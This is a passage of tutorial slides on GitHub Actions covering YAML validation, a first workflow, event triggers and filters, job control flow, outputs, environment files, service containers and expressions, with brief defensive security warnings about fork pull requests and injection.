PRO TIP Anchors only work inside one file. To share across files and repositories, use reusable workflows (Module 13).

CATCH ERRORS EARLY

Validate workflows before you push

LAYER 1 · EDITOR

The GitHub Actions extension for VS Code, or any editor using the workflow JSON schema, underlines bad keys as you type.

LAYER 2 · ACTIONLINT

A dedicated workflow linter. It checks expressions, contexts, runner labels and embedded shell scripts.

LAYER 3 · CI ITSELF

Run actionlint in a workflow so every pull request that edits workflows is checked automatically.

TERMINAL

```
$ actionlint
.github/workflows/ci.yml:14:9: property "steps" is not defined in object type ...
```

TRY IT

Spot the four bugs

broken.yml

```
1  name: Broken
2  on: push
3  jobs:
4      test:
5          runs-on:ubuntu-latest
6          steps:
7          - uses: actions/setup-python@v6
8            with:
9              python-version: 3.10
10         - run: >
11             pip install pytest
12             pytest
```

ANSWERS

Line 5: no space after the colon.

Line 9: 3.10 must be quoted.

Line 10: > folds the script into one line. Use the pipe.

Line 10: the dash is one space out of line with line 7.

Bonus: no checkout step, so there are no tests to run!

MODULE 4 RECAP

YAML in one breath

THREE SHAPES

Scalars, maps and lists. Everything in a workflow is built from them.

INDENTATION

Spaces only, two per level, siblings aligned exactly.

STRINGS

Quote versions and anything ambiguous. Use the pipe for scripts.

TOOLING

Schema aware editor plus actionlint catches most mistakes before GitHub does.

05

MODULE FIVE

Your first workflow

Write it, push it, watch it run, read its logs, break it on purpose, and fix it. Every line explained.

---

name · on · jobs · runs on · steps · uses · run · checkout · shells · needs · exit codes

LAB 1

Hello, Actions: the complete file

.github/workflows/hello.yml

```yaml
name: Hello CI
on:
  push:
    branches: [main]
  pull_request:
  workflow_dispatch:
jobs:
  hello:
    runs-on: ubuntu-latest
    steps:
      - name: Check out code
        uses: actions/checkout@v7
      - name: Greet
        run: echo "Hello from ${{ github.actor }}"
      - name: List files
        run: ls -la
```

TRY IT

Create this file in your actions lab repository, commit it to main and push.

Sixteen lines give you a workflow with three triggers, one job and three steps.

The next three slides explain every line, top to bottom.

LINE BY LINE · PART 1

name and on: what it is called, and when it runs

`name: Hello CI`	Display name in the Actions tab. Optional; without it the file path is shown.
`on:`	The list of events that trigger this workflow. Required.
`push: branches: [main]`	Run on pushes, but only those to the main branch.
`pull_request:`	Run for pull requests targeting any branch. The empty value means "use the defaults".
`workflow_dispatch:`	Adds a Run workflow button for manual starts. Invaluable while learning.

LINE BY LINE · PART 2

jobs and the runner choice

`jobs:`	A map of every job in the workflow. At least one job is required.
`hello:`	The **job id**. You choose it. Use letters, digits, underscores or dashes, starting with a letter or underscore. Other jobs refer to it by this id.
`runs-on: ubuntu-latest`	Which runner executes the job. Required for every normal job.

KEY IDEA Each additional key under **jobs** is another job, and it runs in parallel unless told otherwise.

ANALOGY Jobs are separate kitchens. Each needs its own ingredients delivered.

steps: two kinds, uses and run

```
uses: actions/checkout@v7
```

Runs a prepackaged **action**. The format is owner, slash, repository, at sign, version.

Here GitHub's own checkout action, major version 7, clones your repository into the workspace.

```
run: echo "Hello..."
```

Runs a **shell command** on the runner. Bash by default on Linux and macOS, PowerShell on Windows.

${{ github.actor }} is an expression replaced with the username that triggered the run.

WATCH OUT A single step can have **uses** or **run**, never both. The optional **name** is just a label shown in the logs.

LAB 1 · RUN IT

Push, then watch the run come alive

TERMINAL

```
$ git add .github/workflows/hello.yml
$ git commit -m "Add first workflow"
$ git push origin main
```

Queued waiting for a free runner

In progress steps stream their logs live

Success every step exited with code 0


Failure a step exited with a non zero code

TRY IT Open the Actions tab within ten seconds of pushing and click the new run to see it live.

PRO TIP The GitHub CLI shows the same thing in a terminal: gh run watch.

READING LOGS

Anatomy of a job log



Set up job is added automatically. It records the runner image version, the token permissions and downloads every action.

Post steps are clean up hooks some actions register.

Complete job tears the environment down.

PRO TIP Expand Set up job when debugging: the exact image version is listed there.

EXPERIMENT

What happens without the checkout step?

WITHOUT CHECKOUT

```
Run ls -la
total 8
drwxr-xr-x 2 runner runner 4096 .
drwxr-xr-x 3 runner runner 4096 ..
```

The workspace folder exists but is **empty**. Any build or test command fails.

WITH CHECKOUT

```
Run ls -la
drwxr-xr-x 8 runner runner 4096 .git
drwxr-xr-x 3 runner runner 4096 .github
-rw-r--r-- 1 runner runner   32 README.md
```

Your repository is cloned at the exact commit that triggered the run.

> **KEY IDEA** By default checkout fetches only one commit (a shallow clone). Set fetch-depth: 0 when a tool needs full history, such as changelog or version generators.

SHELLS

Multi line scripts and choosing a shell

steps excerpt

```
- name: Build
  shell: bash
  run: |
    npm ci
    npm run build | tee build.log

- name: Quick Python check
  shell: python
  run: |
    import sys
    print(sys.version)
```

Options include **bash**, **sh**, **pwsh**, **powershell**, **cmd** and **python**.

SUBTLE Without a shell key, Linux uses bash with the stop on error flag. Writing **shell: bash** explicitly also enables **pipefail**, so a failure on the left of a pipe fails the step.

PRO TIP Set **shell: bash** once for the whole workflow with **defaults**, shown next.

DEFAULTS

Working directories and shared defaults

monorepo.yml

```yaml
defaults:
  run:
    shell: bash
    working-directory: ./frontend
jobs:
  web:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v7
      - run: npm ci
      - run: make test
        working-directory: ./api
```

defaults.run applies to every run step. It can be set at workflow level or inside a single job.

The most specific setting wins: step beats job, job beats workflow.

Defaults affect **run** steps only. Actions used with **uses** ignore them.

REMEMBER Paths are relative to the workspace, where checkout put your code.

ORDERING JOBS

needs: make one job wait for another

pipeline.yml (jobs section)

```
jobs:
  lint:
    runs-on: ubuntu-latest
    steps: [...]
  test:
    runs-on: ubuntu-latest
    steps: [...]
  build:
    needs: [lint, test]
    runs-on: ubuntu-latest
    steps: [...]
```

lint and **test** start together. **build** starts only after **both** succeed.


If either fails, build is **skipped**, not failed.

needs accepts one job id or a list of ids.

> **KEY IDEA** **needs** also gives access to the needed jobs' outputs and results, as Module 7 shows.

JOB GRAPHS

Fan out, then fan in



Independent checks **fan out** in parallel for speed. A single job that **needs** all of them **fans in**. GitHub draws exactly this graph on the run page.

PASS OR FAIL

Exit codes decide everything

0

Success. The next step runs.

1+

Failure. Later steps are skipped.

Every command returns a number when it ends. Zero means success; anything else means failure.

Test runners, compilers and linters all return non zero when they find a problem. That is the whole contract between your tools and CI.

A failed step fails its job, and a failed job fails the run.

WATCH OUT A script that swallows errors, for example ending with **|| true** or printing "tests failed" but exiting 0, produces a green build that is lying to you.

MODULE 5 RECAP AND CHALLENGE

You can now write and run a workflow

- name, on and jobs form the skeleton.
- Steps either use an action or run a command.
- Checkout first, or the workspace is empty.
- needs orders jobs; exit codes decide outcomes.

CHALLENGE

Extend hello.yml with a second job called **report** that needs the first job, runs on Windows and prints the runner operating system using **${{ runner.os }}**.

Then add a step that runs **exit 3** and observe what is skipped.

06

MODULE SIX

Events and triggers

Choosing the right trigger, with the right filters, is the difference between a quiet efficient pipeline and a noisy expensive one.

push · pull_request · pull_request_target · schedule · workflow_dispatch · repository_dispatch · workflow_run · filters

CONCEPT

Every event carries a payload

An event is not just a signal. It arrives with a JSON **payload** describing what happened: who pushed, which commits, which pull request, which labels.

Inside a workflow the payload is available as github.event. For example the pull request title is github.event.pull_request.title.

> **KEY IDEA** Each event type has its own payload shape. The GitHub documentation lists them under "Webhook events and payloads".

PULL REQUEST PAYLOAD (TRIMMED)

```
{
  "action": "opened",
  "number": 42,
  "pull_request": {
    "title": "Add login form",
    "draft": false,
    "head": { "ref": "feature/login" },
    "base": { "ref": "main" }
  },
  "sender": { "login": "octocat" }
}
```

push with branch, tag and path filters

on section

```yaml
on:
  push:
    branches:
      - main
      - "release/**"
    tags:
      - "v*.*.*"
    paths:
      - "src/**"
      - "package.json"
      - "!src/**/*.md"
```

branches and **tags** are glob patterns. One star matches within a level; two stars match across slashes.

paths runs the workflow only if at least one changed file matches.

An exclamation mark at the start of a pattern **excludes** matches. Order matters: later patterns override earlier ones.

WATCH OUT Patterns starting with a star or exclamation mark must be quoted in YAML.

Activity types: which pull request changes count

on section

```
on:
  pull_request:
    branches: [main]
    types:
      - opened
      - synchronize
      - reopened
      - ready_for_review
```

The default types are **opened**, **synchronize** (new commits pushed) and **reopened**.

Others include **labeled**, **closed**, **edited** and **ready_for_review**.

Here **branches** filters on the **target** branch of the pull request, not the source branch.

PRO TIP To act when a pull request is merged, use type **closed** and check that the pull request's merged flag is true.

FORKS AND TRUST · UPDATED FOR 2026

pull_request versus pull_request_target

Aspect	pull_request	pull_request_target
Code and workflow used	The pull request's merge commit	The base branch, not the pull request
Secrets for fork pull requests	Not available	Available
Token for fork pull requests	Read only	Can be granted write access
Safe default?	Yes	Only for code that never runs fork content

NEW IN 2026 actions/checkout v7 refuses to check out fork pull request code inside pull_request_target unless you deliberately opt out.

NEW IN 2026 Public repositories get a default rule disabling pull_request_target, enforced from 2 November 2026 unless explicitly allowed.

TIME BASED TRIGGERS

schedule: running on a clock with cron

nightly.yml

```yaml
on:
  schedule:
    - cron: "17 2 * * 1-5"
  workflow_dispatch:
```

17	2	*	*	1 to 5
minute	hour	day of month	month	weekday

Meaning: at 02:17 UTC, Monday to Friday.

Times are always **UTC**, unless you add a timezone key, which GitHub now supports for schedules.

WATCH OUT Schedules run from the default branch only, can be delayed at busy times, and are disabled in public repositories after 60 days without activity.

PRO TIP Avoid minute 0. Everyone schedules on the hour, so odd minutes start faster.

CHEAT SHEET

Cron expressions you will actually use

Expression	Meaning (UTC)
*/15 * * * *	Every 15 minutes (5 minutes is the shortest interval allowed)
0 * * * *	At the start of every hour
30 6 * * *	Every day at 06:30
0 9 * * 1	Every Monday at 09:00
0 0 1 * *	Midnight on the first day of each month
0 3 * * 0,3	03:00 on Sundays and Wednesdays

GOOD USES nightly full test suites, dependency audits, stale issue clean up, report generation.

REMEMBER Weekday 0 is Sunday. Comma means "and"; slash means "every".

MANUAL TRIGGERS

workflow_dispatch with typed inputs

deploy.yml

```yaml
on:
  workflow_dispatch:
    inputs:
      target:
        type: choice
        options: [staging, production]
        default: staging
      dry_run:
        type: boolean
        default: true
jobs:
  deploy:
    runs-on: ubuntu-latest
    steps:
      - run: echo "To ${{ inputs.target }}, dry run ${{ inputs.dry_run }}"
```

Input types: **string**, **boolean**, **number**, **choice** and **environment**.

The Run workflow button renders a form from these definitions. The GitHub CLI and REST API can trigger it too.

Read values with the **inputs** context.

PRO TIP Default dry run to true. Destructive actions should require a deliberate choice.

EXTERNAL TRIGGERS

repository_dispatch: let another system start a workflow

WORKFLOW SIDE

```
on:
  repository_dispatch:
    types: [content-updated]
```

CALLER SIDE (CMS, OTHER REPO, SCRIPT)

```
curl -X POST \
 -H "Authorization: Bearer $TOKEN" \
 https://api.github.com/repos/OWNER/REPO/dispatches \
 -d '{"event_type":"content-updated",
     "client_payload":{"page":"pricing"}}'
```

Any system with a suitable token can fire a custom event into your repository.

The extra data arrives as github.event.client_payload.

USE CASE A headless CMS publishes an article, then pings the site repository to rebuild.

CHAINING WORKFLOWS

workflow_run: start when another workflow finishes

deploy.yml

```yaml
on:
  workflow_run:
    workflows: ["CI"]
    types: [completed]
    branches: [main]
jobs:
  deploy:
    if: github.event.workflow_run.conclusion == 'success'
    runs-on: ubuntu-latest
    steps:
      - run: echo "CI passed, deploying"
```

Runs after the workflow named "CI" completes, whatever the outcome, so **check the conclusion** yourself.

It runs in the context of the default branch with access to secrets, even when CI ran for a fork.

WATCH OUT Treat artifacts produced by fork pull requests as untrusted data. Never execute them in this privileged workflow.

PRO TIP Inside one repository, a single workflow with **needs** is usually simpler.

MORE EVENTS

Beyond code: events for releases, issues and merge queues

release

Publish packages when a release is published.

issues

Triage and label new issues automatically.

issue_comment

Chat style commands such as "/deploy" in a comment.

merge_group

Required when the repository uses a merge queue.

workflow_call

Makes a workflow reusable by others (Module 13).

create and delete

React when branches or tags are created or removed.

WATCH OUT Workflows triggered by issue_comment run with repository secrets, and anyone may be able to comment. Check the commenter's permission before doing anything privileged.

COMBINING TRIGGERS

One workflow, many triggers: telling them apart

ci.yml

```yaml
on:
  push: { branches: [main] }
  pull_request:
  schedule: [{ cron: "11 4 * * *" }]
jobs:
  test:
    runs-on: ubuntu-latest
    steps:
      - run: npm test
      - if: github.event_name == 'schedule'
        run: npm run test:slow
```

Any one listed event starts the workflow. They are alternatives, not conditions that must all hold.

github.event_name tells a step which event fired, so slow suites can run nightly only.

> **KEY IDEA** Push to main plus pull_request is the classic CI pair: verify proposals, then verify the result after merging.

FILTER REFERENCE

Include filters, ignore filters and the rules between them

Filter key	Runs the workflow when
branches	The branch matches at least one pattern
branches-ignore	The branch matches none of the patterns
tags / tags-ignore	Same logic for tag pushes
paths	At least one changed file matches
paths-ignore	At least one changed file falls outside every pattern

RULE You cannot use an include filter and its ignore twin on the same event. Use exclamation mark patterns inside the include list instead.

KEY IDEA When both branch and path filters exist, both must match for the workflow to run.

SAYING NO

Skipping runs on purpose, and the trap that follows

Putting **[skip ci]**, **[ci skip]**, **[no ci]** or **[skip actions]** in a commit message stops push and pull request workflows for that commit.

A job level condition can skip draft pull requests:

```
if: github.event.pull_request.draft == false
```

THE TRAP If a **required** check comes from a workflow that a path filter skipped, the check never reports. The pull request waits forever.

THE FIX Let the workflow always start, decide inside a job whether real work is needed, and finish with a small job that always reports a result. A job skipped by an **if** condition counts as passing.

DECISION GUIDE

Which trigger should I use?

I want to	Use
Check every proposed change	pull_request
Verify and deploy what landed on main	push with branches: [main]
Release when I tag a version	push with tags: ["v*"]
Run heavy suites overnight	schedule
Press a button with options	workflow_dispatch
Let an outside system start a build	repository_dispatch
Share one pipeline across repositories	workflow_call
Work with a merge queue	merge_group plus pull_request

MODULE 6 RECAP

Triggers, filters and trust

- Every event brings a payload, readable through github.event.
- Branch, tag and path filters keep pipelines focused and cheap.
- Cron schedules use UTC by default and run from the default branch.
- Manual and external triggers accept typed inputs and payloads.
- Privileged triggers must never execute code from forks.

07

MODULE SEVEN

Jobs, steps and control flow

Conditions, failure handling, outputs, environment files, concurrency, containers and service databases.

---

if · status

functions · timeouts · outputs · GITHUB_OUTPUT · GITHUB_ENV · concurrency · containers · services

REFERENCE

Every key a step can have

ONE FULLY LOADED STEP

```yaml
- id: tests
  name: Run unit tests
  if: github.event_name != 'schedule'
  uses: ./.github/actions/test
  with:
    coverage: true
  env:
    LOG_LEVEL: debug
  timeout-minutes: 10
  continue-on-error: false
```

id lets later steps read this step's outputs and outcome.

if decides whether the step runs at all.

uses or **run**: exactly one of them.

with passes inputs to an action.

env sets environment variables for this step only.

timeout and **continue on error** control failure behaviour.

shell and **working directory** apply to run steps.

CONDITIONS

if: run a job or step only when it makes sense

conditions.yml (excerpt)

```
jobs:
  deploy:
    if: github.ref == 'refs/heads/main'
    runs-on: ubuntu-latest
    steps:
      - if: runner.os == 'Windows'
        run: echo "Windows only"
      - if: contains(github.event.head_commit.message, 'docs')
        run: echo "Docs change"
```

At job level, a false condition marks the job **skipped**. At step level, the step is skipped and the job continues.

In an **if** you may omit the ${{ }} wrapper. GitHub evaluates the text as an expression automatically.

WATCH OUT Strings use single quotes inside expressions. Double quotes are a syntax error.

STATUS FUNCTIONS

Running steps after something has failed

success()

The default. All earlier steps succeeded.

failure()

An earlier step failed. Ideal for alerts.

cancelled()

The run was cancelled.

always()

Runs no matter what, even after cancellation.

steps excerpt

```
- run: npm test
- name: Upload report even if tests failed
  if: ${{ !cancelled() }}
  uses: actions/upload-artifact@v7
  with: { name: report, path: report/ }
```

PRO TIP Prefer **!cancelled()** over **always()**. It still runs after failures, but lets a person cancel a stuck run cleanly.

FAILURE HANDLING

Timeouts, tolerated failures, outcome and conclusion

job excerpt

```
test:
  runs-on: ubuntu-latest
  timeout-minutes: 15
  steps:
    - id: experimental
      run: npm run test:beta
      continue-on-error: true
    - if: steps.experimental.outcome == 'failure'
      run: echo "::warning::Beta tests failed"
```

Timeout: fail the job after 15 minutes instead of 360. Also allowed per step.

Continue on error: a failing step no longer fails the job.

> **KEY IDEA** **outcome** is the raw result, here failure. **conclusion** is the result after tolerance is applied, here success.

Step outputs with GITHUB_OUTPUT

steps excerpt

```
- id: version
  run: |
      VERSION=$(jq -r .version package.json)
      echo "value=$VERSION" >> "$GITHUB_OUTPUT"

- run: echo "Building ${{ steps.version.outputs.value }}"
```

GITHUB_OUTPUT is a path to a file. Each line you append, in the form name=value, becomes an output.

Read it later with steps.ID.outputs.NAME. The step needs an **id**.

OUTDATED Old tutorials use the set output workflow command. It is deprecated: always append to the file.

ANALOGY GITHUB_OUTPUT is a shared notepad on the bench. Each step can write a labelled note, and later steps read it by label.

Job outputs carried through needs

jobs section

```
jobs:
  meta:
    runs-on: ubuntu-latest
    outputs:
      tag: ${{ steps.calc.outputs.tag }}
    steps:
      - id: calc
        run: echo "tag=build-${{ github.run_number }}" >> "$GITHUB_OUTPUT"
  publish:
    needs: meta
    runs-on: ubuntu-latest
    steps:
      - run: echo "Publishing ${{ needs.meta.outputs.tag }}"
```

Step 1. A step writes to GITHUB_OUTPUT.

Step 2. The job maps it under **outputs**.

Step 3. A job that **needs** it reads needs.meta.outputs.tag.

LIMITS Outputs are small strings. Values that look like secrets are blanked. Move files with artifacts.

ENVIRONMENT FILES

GITHUB_ENV, GITHUB_PATH and GITHUB_STEP_SUMMARY

GITHUB_ENV

```
echo "STAGE=test" >> "$GITHUB_ENV"
```

Sets an environment variable for **later** steps of the same job, not the current one.

GITHUB_PATH

```
echo "$HOME/tools/bin" >>
"$GITHUB_PATH"
```

Adds a folder to PATH for later steps, so installed tools can be called by name.

STEP SUMMARY

```
echo "### 120 tests passed" >>
"$GITHUB_STEP_SUMMARY"
```

Markdown shown on the run summary page. Great for test tables and links.

KEY IDEA All of these are files whose paths GitHub supplies in environment variables. Append with two greater than signs; a single one overwrites earlier entries.

ADVANCED DETAIL

Multi line values need a delimiter

steps excerpt

```
- id: notes
  run: |
    EOF=$(openssl rand -hex 8)
    {
      echo "changelog<<$EOF"
      git log --oneline -5
      echo "$EOF"
    } >> "$GITHUB_OUTPUT"
```

The form **name<<DELIMITER**, then the lines, then the delimiter alone, stores a value that spans several lines.

The same syntax works for GITHUB_ENV.

SECURITY Use a random delimiter. A fixed word like EOF can be injected by untrusted text, such as a commit message, to set variables of an attacker's choosing.

CONCURRENCY

Stop duplicate runs from piling up

top of ci.yml

```
concurrency:
  group: ci-${{ github.workflow }}-${{ github.ref }}
  cancel-in-progress: true
```

Runs sharing a **group** name never run at the same time.

With cancel in progress, pushing three commits quickly cancels the two older runs. Only the newest matters.

Commit 1 run: **cancelled** → Commit 2 run: **cancelled** → Commit 3 run: **completes**

WATCH OUT Never cancel in progress for production deployments. Half finished deploys are worse than queued ones. Use a group without cancellation so they wait their turn.

CONTAINERS

Container jobs: bring your own environment

jobs section

```
jobs:
  test:
    runs-on: ubuntu-latest
    container:
      image: python:3.13-slim
      env: { PYTHONUNBUFFERED: "1" }
    steps:
      - uses: actions/checkout@v7
      - run: python --version
```

Every step runs **inside** the named Docker image instead of directly on the runner.

The job gets exactly the operating system and tools of that image: identical to what developers run locally.

REQUIREMENT Container jobs need a Linux runner. Slim images may lack tools that some actions expect.

SERVICE CONTAINERS

A real database for your integration tests

job excerpt

```yaml
integration:
  runs-on: ubuntu-latest
  services:
    postgres:
      image: postgres:17
      env: { POSTGRES_PASSWORD: test }
      ports: ["5432:5432"]
      options: >-
        --health-cmd pg_isready --health-interval 5s
  steps:
    - uses: actions/checkout@v7
    - run: npm run test:integration
      env:
        DATABASE_URL: postgres://postgres:test@localhost:5432/postgres
```

The service starts before your steps and is destroyed afterwards.

The health check makes the job wait until Postgres accepts connections.

From the runner, reach it on **localhost**. From a container job, use the service name, here **postgres**.

NEW IN 2026 Services accept **entrypoint** and **command** keys, with Docker Compose style behaviour.

REFERENCE

Every key a job can have, at a glance

runs-on which runner	**permissions** token scopes (Module 11)
needs jobs that must finish first	**environment** deployment target (Module 12)
if condition to run	**strategy** matrix settings (Module 10)
env variables for all steps	**concurrency** job level locking
defaults shell and directory	**container / services** Docker images
outputs values for later jobs	**timeout-minutes** maximum duration
steps the work itself	**uses** call a reusable workflow instead of steps

STUDY TIP Bookmark this slide. Every later module adds depth to one of these keys.

MODULE 7 RECAP

Control flow toolkit

DECIDE

if conditions and status functions such as !cancelled().

TOLERATE

Timeouts and continue on error, with outcome versus conclusion.

SHARE

GITHUB_OUTPUT for values, job outputs across needs.

CONFIGURE

GITHUB_ENV, GITHUB_PATH and the step summary.

SERIALISE

Concurrency groups, with cancellation only for CI.

CONTAIN

Container jobs and service containers for realistic tests.

08

MODULE EIGHT

Expressions, contexts and variables

The small language inside double curly braces that makes workflows dynamic.

Syntax · Contexts · Operators · Functions · Default variables · env scopes · Configuration variables · Dynamic matrices

SYNTAX

Expressions: evaluated before the step runs

```
${{ expression }}
```

Literals

'single quoted strings', 42, 3.5, true, false, null.

Context access

github.sha or github['sha']. Missing properties become an empty string, not an error.

Text substitution

The result is pasted into the YAML value, or into your script, before anything executes.

REMEMBER THIS Because substitution happens before the shell runs, an expression inside **run** becomes literal code. Module 11 shows how attackers exploit exactly this.

CONTEXTS

The objects you can read inside expressions

Context	Contains	Example
github	The run, repository and triggering event	github.ref_name
env	Environment variables set in the workflow	env.STAGE
vars	Configuration variables from settings	vars.REGION
secrets	Encrypted secrets	secrets.API_KEY
steps	Outputs and outcomes of earlier steps	steps.build.outcome
needs	Outputs and results of required jobs	needs.meta.result
runner	The machine running the job	runner.os
matrix / strategy	Current matrix values and settings	matrix.node
inputs	Manual or reusable workflow inputs	inputs.target

Fields you will reach for constantly

Field	Example value and meaning
github.event_name	push, pull_request, schedule: which event fired
github.ref	refs/heads/main or refs/tags/v1.2.0: the full reference
github.ref_name	main or v1.2.0: the short name
github.sha	The commit being built
github.head_ref	Source branch of a pull request (empty otherwise)
github.repository	owner/name, for example octocat/hello
github.actor	The user who triggered the run
github.run_id / run_number	Unique id, and a counter that grows per workflow
github.run_attempt	1 on the first try, 2 after the first rerun, and so on

OPERATORS

Comparing, combining and choosing values

==	!=	< >	&&	||	!	( )

String comparison **ignores case**: 'Main' == 'main' is true.

Mixed types are coerced to numbers before comparing, so compare like with like.

&& and || return one of their operands, which gives a handy "if then else":

THE TERNARY IDIOM

```
env:
  STAGE: ${{ github.ref_name == 'main'
       && 'production' || 'staging' }}
```

Caution: if the middle value is empty or false, the last value is chosen.

FUNCTIONS

Built in functions and what they are good for

Function	Typical use
contains(search, item)	Does a label list or a string include something?
startsWith / endsWith	Branch is release/..., file ends in .md
format('{0}-{1}', a, b)	Build strings from parts
join(array, ', ')	Turn a list into readable text
toJSON(value)	Dump a whole context to the log for debugging
fromJSON(text)	Turn a JSON string into an object, number or boolean
hashFiles('**/package-lock.json')	Fingerprint files to build cache keys

PRO TIP A debugging step running echo with toJSON(github) prints the entire event context. Remove it afterwards, because it can be very long.

DEFAULT ENVIRONMENT VARIABLES

Variables every runner sets for you

CI always true, tools use it to detect CI

GITHUB_SHA commit being built

GITHUB_REPOSITORY owner and name

RUNNER_OS Linux, Windows or macOS

GITHUB_WORKSPACE where checkout puts code

GITHUB_REF_NAME branch or tag name

GITHUB_EVENT_PATH payload as a JSON file

RUNNER_TEMP scratch folder emptied per job

KEY IDEA Inside a script, use the shell form **$GITHUB_SHA**. In YAML values, use the expression form with github.sha.


RESERVED Names beginning with GITHUB_ are reserved. You cannot override them.

SCOPES

env at three levels: the closest one wins

scopes.yml

```yaml
env:
  GREETING: workflow
jobs:
  demo:
    runs-on: ubuntu-latest
    env:
      GREETING: job
    steps:
      - run: echo "$GREETING"  # job
      - run: echo "$GREETING"  # step
        env:
          GREETING: step
```



Higher boxes override lower ones.

CONFIGURATION VARIABLES

vars: settings that live outside the YAML

Organisation

